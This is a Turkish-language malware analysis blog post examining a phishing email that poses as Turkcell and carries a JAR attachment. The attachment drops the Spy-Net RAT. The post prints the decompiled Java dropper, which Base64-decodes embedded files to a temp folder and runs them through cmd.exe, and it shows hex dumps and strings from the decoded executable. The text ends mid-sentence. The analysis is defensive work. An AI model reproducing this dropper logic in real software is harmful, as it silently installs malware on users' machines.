# Spy-Net RAT Analizi

written by Mert SARICA | 1 November 2013

FatMal, Hesperbot, Zeus derken neredeyse 2013 yılını geride bırakıyoruz. Son yayımlanan tehdit raporlarına baktığımızda zararlı yazılım salgınlarında Türk kullanıcılarının eskiye kıyasla daha sık hedef alındığını görüyoruz. Zararlı yazılım analizi üzerine yan dal yapmaya çalışan bir sızma testi uzmanı olarak, son yıllarda artan siber saldırılara bir de bu salgınlar eklendiğinde, son kullanıcıların, kurumların geçmiş yıllara kıyasla güvenliğe, uzman personele daha çok önem vermeleri gerektiğini söyleyebilirim. Örneğin yıllar önce sızma testini 11. görev olarak gören ve 10 işi aynı anda götürmeye çalışan bir uzmana yükleyenlerin, bugün sadece sızma testi yaptırmak için 3-4 kişilik ekipler oluşturduklarını görebiliyoruz. Artan zararlı yazılım salgınları ve APT tehditleri ile zaman içinde zararlı yazılım analizi becerisine sahip uzmanlara da aynı şekilde talebin artacağını tahmin ediyorum dolayısıyla kendinizi yarına hazırlamak için zararlı analizi konusunda bol bol pratik yapmanızı tavsiye edebilirim. Pratik yapmak için benim gibi sağdan, soldan elde ettiğiniz örnek zararlı yazılımları inceleyebilirsiniz.

Geçtiğimiz günlerde yine bir arkadaşım, kendisine gelen bir sahte e-postayı benimle paylaştı. 2012 yılından bu yana gönderilen JAR uzantılı sahte KVK, Yurtiçi Kargo e-postalarına son olarak sahte Turkcell e-postası eklendi. Daha önce incelediğim benzer örneklerde, art niyetli kişiler Vodafone 3G modem üzerinden zararlı yazılım bulaşan sistemler ile iletişime geçiyorlardı. Zararlı yazılımlarda geçen Türkçe fonksiyon isimleri de geliştiricilerin yabancı olmadıklarını ortaya koyuyordu. Aradan uzun bir zaman geçtikten sonra gönderilen son örneğe göz atmaya ve bu konuda sizleri bilgilendirmeye karar verdim.


Sahte e-postanın ekinde Sanal POS Kontor Odeme İşlemleri.jar isimli bir dosya yer alıyordu.

From: info@turkcell.com.tr
To: [redacted]
Subject: Turkcell Dağıtım Merkezi (TDM
Date: Sat, 26 Oct 2013 12:17:40 +0300

Turkcell Dağıtım Merkezi (TDM

**Sanal POS Kontor Odeme İşlemleri.jar**
490K Download

JAR uzantılı dosyayı açtığımda içinden BASE64 ile encode edilmiş 777.exe ve POS Kontör İşlemleri Odeme_Listesi.xls dosyaları ile birlestirici.class ve x/reverse.class dosyaları çıktı.




birlestirici.class dosyasını kaynak koduna çevirip analiz ettiğimde 777.exe ve POS Kontör İşlemleri Odeme_Listesi.xls dosyalarını BASE64 ile decode edip çalıştırdığını gördüm.

birlestirici.jad - DJ Java Decompiler

```
{
  try
  {
    BufferedReader BF = new BufferedReader(new InputStreamReader(getClass().getResourceAsStream(reverse.cevir("lld.lld"))));
    String arch;
    File tmp;
    for(; (arch = BF.readLine()) != null && !arch.isEmpty(); System.out.println(tmp.getAbsolutePath()))
    {
      String conf[] = arch.split("#");
      System.out.println(conf[0].trim());
      System.out.println(conf[1]);
      tmp = File.createTempFile("lili", conf[0].substring(conf[0].indexOf(".")));
      BufferedOutputStream archivo = new BufferedOutputStream(new FileOutputStream(tmp));
      BufferedInputStream entrada = new BufferedInputStream(getClass().getResourceAsStream(conf[0]));
      BufferedReader br = new BufferedReader(new InputStreamReader(entrada));
      StringBuilder bu = new StringBuilder();
      String tm;
      while((tm = br.readLine()) != null)
        bu.append(tm);
      byte byDes[] = Base64.decode(bu.toString());
      archivo.write(byDes);
      archivo.close();
      if(conf[1].equalsIgnoreCase("evet"))
        Runtime.getRuntime().exec(new String[] {
          reverse.cevir("exe.dmc"), "/c", tmp.getAbsolutePath()
        });
    }

  }
  catch(IOException ex)
  {
    System.out.println(ex.getMessage());
  }
}

public static void main(String args[])
  throws IOException
```

public birlestirici() ()
public static void main(String args[])throws IOException ()

Line: 14 Col: 6 | Modified | Num lock: OFF | Caps lock: OFF | Insert: OFF | 2,507 GB Free | 21:37:12

Hex Workshop - [777.exe]

```
00000000 54 56 71 51 41 41 4D 41 41 41 41 41 45 41 41 41 41 2F 2F 38 41 41 4C 67 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAAAAAAAA
00000028 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000050 77 41 41 41 41 41 34 66 75 67 34 41 74 41 6E 4E 49 62 67 42 54 4D 30 68 56 47 68 70 63 79 42 77 63 6D 39 6E 63 6D 46 74 wAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFt
00000078 49 47 4E 68 62 6D 35 76 64 43 42 69 5A 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5A 47 55 75 44 51 30 4B IGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0K
000000A0 4A 41 41 41 41 41 41 41 41 41 6D 72 65 44 62 59 73 79 4F 69 47 4C 4D 6A 6F 68 69 7A 49 36 49 34 64 43 41 69 47 50 4D JAAAAAAAAAAmreDbYsyOiGLMjohizI6I4dCAiGPM
000000C8 6A 6F 67 4C 30 34 65 49 51 73 79 4F 69 49 76 54 67 34 68 6A 7A 49 36 49 55 6D 6C 6A 61 47 4C 4D 6A 6F 67 41 41 41 41 41 jogL04eIQsyOiIvTg4hjzI6IUmljaGLMjogAAAAA
000000F0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 55 45 55 41 41 45 77 42 41 77 41 41 41 47 68 53 55 45 56 44 54 77 41 41 AAAAAAAAAAAAAAAAUEUAAEwBAwAAAGhSUEVDTwAA
00000118 41 41 44 67 41 41 38 42 43 77 45 47 41 41 43 51 43 51 41 41 59 41 51 41 41 41 41 41 41 42 71 48 44 67 41 41 45 41 41 41 AADgAA8BCwEGAACQCQAAYAQAAAAABqHDgAAEAAA
00000140 41 4B 41 4A 41 41 41 41 51 41 41 41 45 41 41 41 41 41 41 49 41 41 41 51 41 41 41 41 41 41 41 42 41 41 41 41 42 41 41 41 AKAJAAAAQAAAEAAAAAIAAAQAAAABAAAABAAAAAAA
00000168 41 41 41 41 34 41 34 41 41 41 41 51 41 41 4B 49 79 42 67 41 43 41 41 41 41 41 41 41 51 41 41 41 51 41 41 41 41 41 42 41 41 AAAA4A4AAAQAAKIyBgACAAAAAAAQAAAQAAAAABAA
00000190 41 42 41 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 30 41 34 41 48 77 45 41 41 41 42 41 ABAAAAAAAAAQAAAAAAAAAAAAAAAAAA0A4AHwEAAABA
000001B8 43 67 42 38 52 67 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 CgB8RgQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
000001E0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000208 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000230 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 77 5A 57 4D 78 41 41 41 41 41 41 77 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000258 43 67 41 41 45 41 41 41 41 44 51 42 41 41 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 67 CgAAEAAAADQBAAAEAAAAAAAAAAAAAAAAAAAAgAADg
00000280 4C 6E 4A 7A 63 6D 4D 41 41 41 41 41 6B 41 51 41 41 45 41 4B 41 41 42 4D 42 41 41 41 4F 41 45 41 41 41 41 41 41 41 41 41 LnJzcmMAAAAAkAQAAEAKAABMBAAAOAEAAAAAAAAA
000002A8 41 41 41 41 41 41 41 41 51 41 41 41 41 77 43 35 79 63 33 4A 6A 41 41 41 41 41 41 42 41 41 41 41 41 44 51 44 67 41 41 42 41 41 41 AAAAAAAAQAAAwC5yc3JjAAAAABAAAADQDgAABAAA
000002D0 41 49 51 46 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 45 41 41 41 4D 41 41 41 41 41 41 41 41 41 41 41 41 41 AIQFAAAAAAAAAAAAAAAAAAAAEAAAMAAAAAAAAAAAAA
000002F8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000320 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000348 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000370 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00000398 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Hex Workshop - [DecodedBase64.exe]

```
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 MZ......................@.........
00000028 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..............................!..L.!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A is program cannot be run in DOS mode....
00000078 24 00 00 00 00 00 00 00 26 AD E0 DB 62 CC 8E 88 62 CC 8E 88 62 CC 8E 88 E1 D0 80 88 63 CC 8E 88 0B D3 87 88 42 CC 8E 88 $.......&...b...b...b.......c.......B...
000000A0 8B D3 83 88 63 CC 8E 88 52 69 63 68 62 CC 8E 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00 ....c...Richb..................PE..L...
000000C8 00 00 68 52 50 45 43 4F 00 00 00 00 E0 00 0F 01 0B 01 06 00 00 00 90 09 00 00 60 04 00 00 00 00 00 00 1A 87 0E 00 00 10 00 00 ..hRPECO................`.............
000000F0 00 A0 09 00 00 00 40 00 00 10 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 04 00 00 00 E0 0E 00 00 04 00 00 ......@.......................E.......
00000118 A2 32 06 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .2..............................
00000140 00 D0 0E 00 1F 01 00 00 00 40 0A 00 7C 46 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@..|F......................
00000168 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................................
000001B8 70 65 63 31 00 00 00 00 00 30 0A 00 00 10 00 00 00 34 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 E0 pec1.....0.......4.................. ...
000001E0 2E 72 73 72 63 00 00 00 00 90 04 00 00 40 0A 00 00 4C 04 00 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 .rsrc........@..L...8.............@...
00000208 2E 72 73 72 63 00 00 00 00 10 00 00 00 D0 0E 00 00 04 00 00 00 84 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 .rsrc..........................@...
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................................
```

POS KonfÃ... | 777.exe | dll.dll | DecodedBas...

offset: 0 [0x00000000]

| | |
|---|---|
| 8 BIT Signed Byte | 77 |
| 8 BIT Unsigned Byte | 77 |
| 16 BIT Signed Short | 23117 |
| 16 BIT Unsigned Short | 23117 |
| 32 BIT Signed Long | 9460301 |
| 32 BIT Unsigned Long | 9460301 |
| 64 BIT Signed Quad | 12894362189 |
| 64 BIT Unsigned Quad | 12894362189 |
| 32 BIT Float | 1.3256705e-038 |
| 64 BIT Double | 6.3706614e-314 |
| 64 BIT DATE | 00:00:00 30.12.1899 |
| 16 BIT DOS Date | 13.02.2025 |
| 16 BIT DOS Time | 11:18:26 |
| 64 BIT FILETIME | 00:21:29 01.01.1601 |
| 32 BIT time_t | 11:51:41 20.04.1970 |
| 64 BIT time64_t | 07:16:29 10.08.2378 |
| Binary | 0100110101011010 |

Data Inspector | Structure Viewer

40 instances of 'strings' found in DecodedBase64.exe


| Address | Length | Length | |
|---|---|---|---|
| 000000CA | 6 | 06 | hRPECO |
| 000001E0 | 5 | 05 | .rsrc |
| 00000208 | 5 | 05 | .rsrc |
| 00000833 | 5 | 05 | @hfPn |
| 00006DA5 | 5 | 05 | <sW)_ |
| 00013C4A | 30 | 1E | VS_VERSION_INFO |
| 00013CA6 | 22 | 16 | VarFileInfo |
| 00013CC6 | 22 | 16 | Translation |
| 00013CEA | 28 | 1C | StringFileInfo |
| 00013D0E | 16 | 10 | 04090480 |
| 00013D26 | 22 | 16 | CompanyName |
| 00013D52 | 22 | 16 | ProductName |
| 00013D6C | 14 | 0E | STPOKER |
| 00013D82 | 22 | 16 | FileVersion |
| 00013DAE | 28 | 1C | ProductVersion |
| 00013DDE | 24 | 18 | InternalName |
| 00013DF8 | 10 | 0A | poker |
| 00013E0A | 32 | 20 | OriginalFilename |
| 00013E2C | 18 | 12 | poker.exe |
| 0001B7F4 | 5 | 05 | kFp@Q |
| 0002C440 | 5 | 05 | <<_" |
| 0003EED8 | 5 | 05 | .□yz^ |
| 0003F083 | 6 | 06 | tNb38 |


Compare | Checksum | Find | Bookmarks | Output

Ready | Offset: 00000000 | Value: 23117 | 362496 bytes | OVR MOD READ

Zararsız excel dosyası bir kenara, 777.exe dosyasını BASE64 ile decode

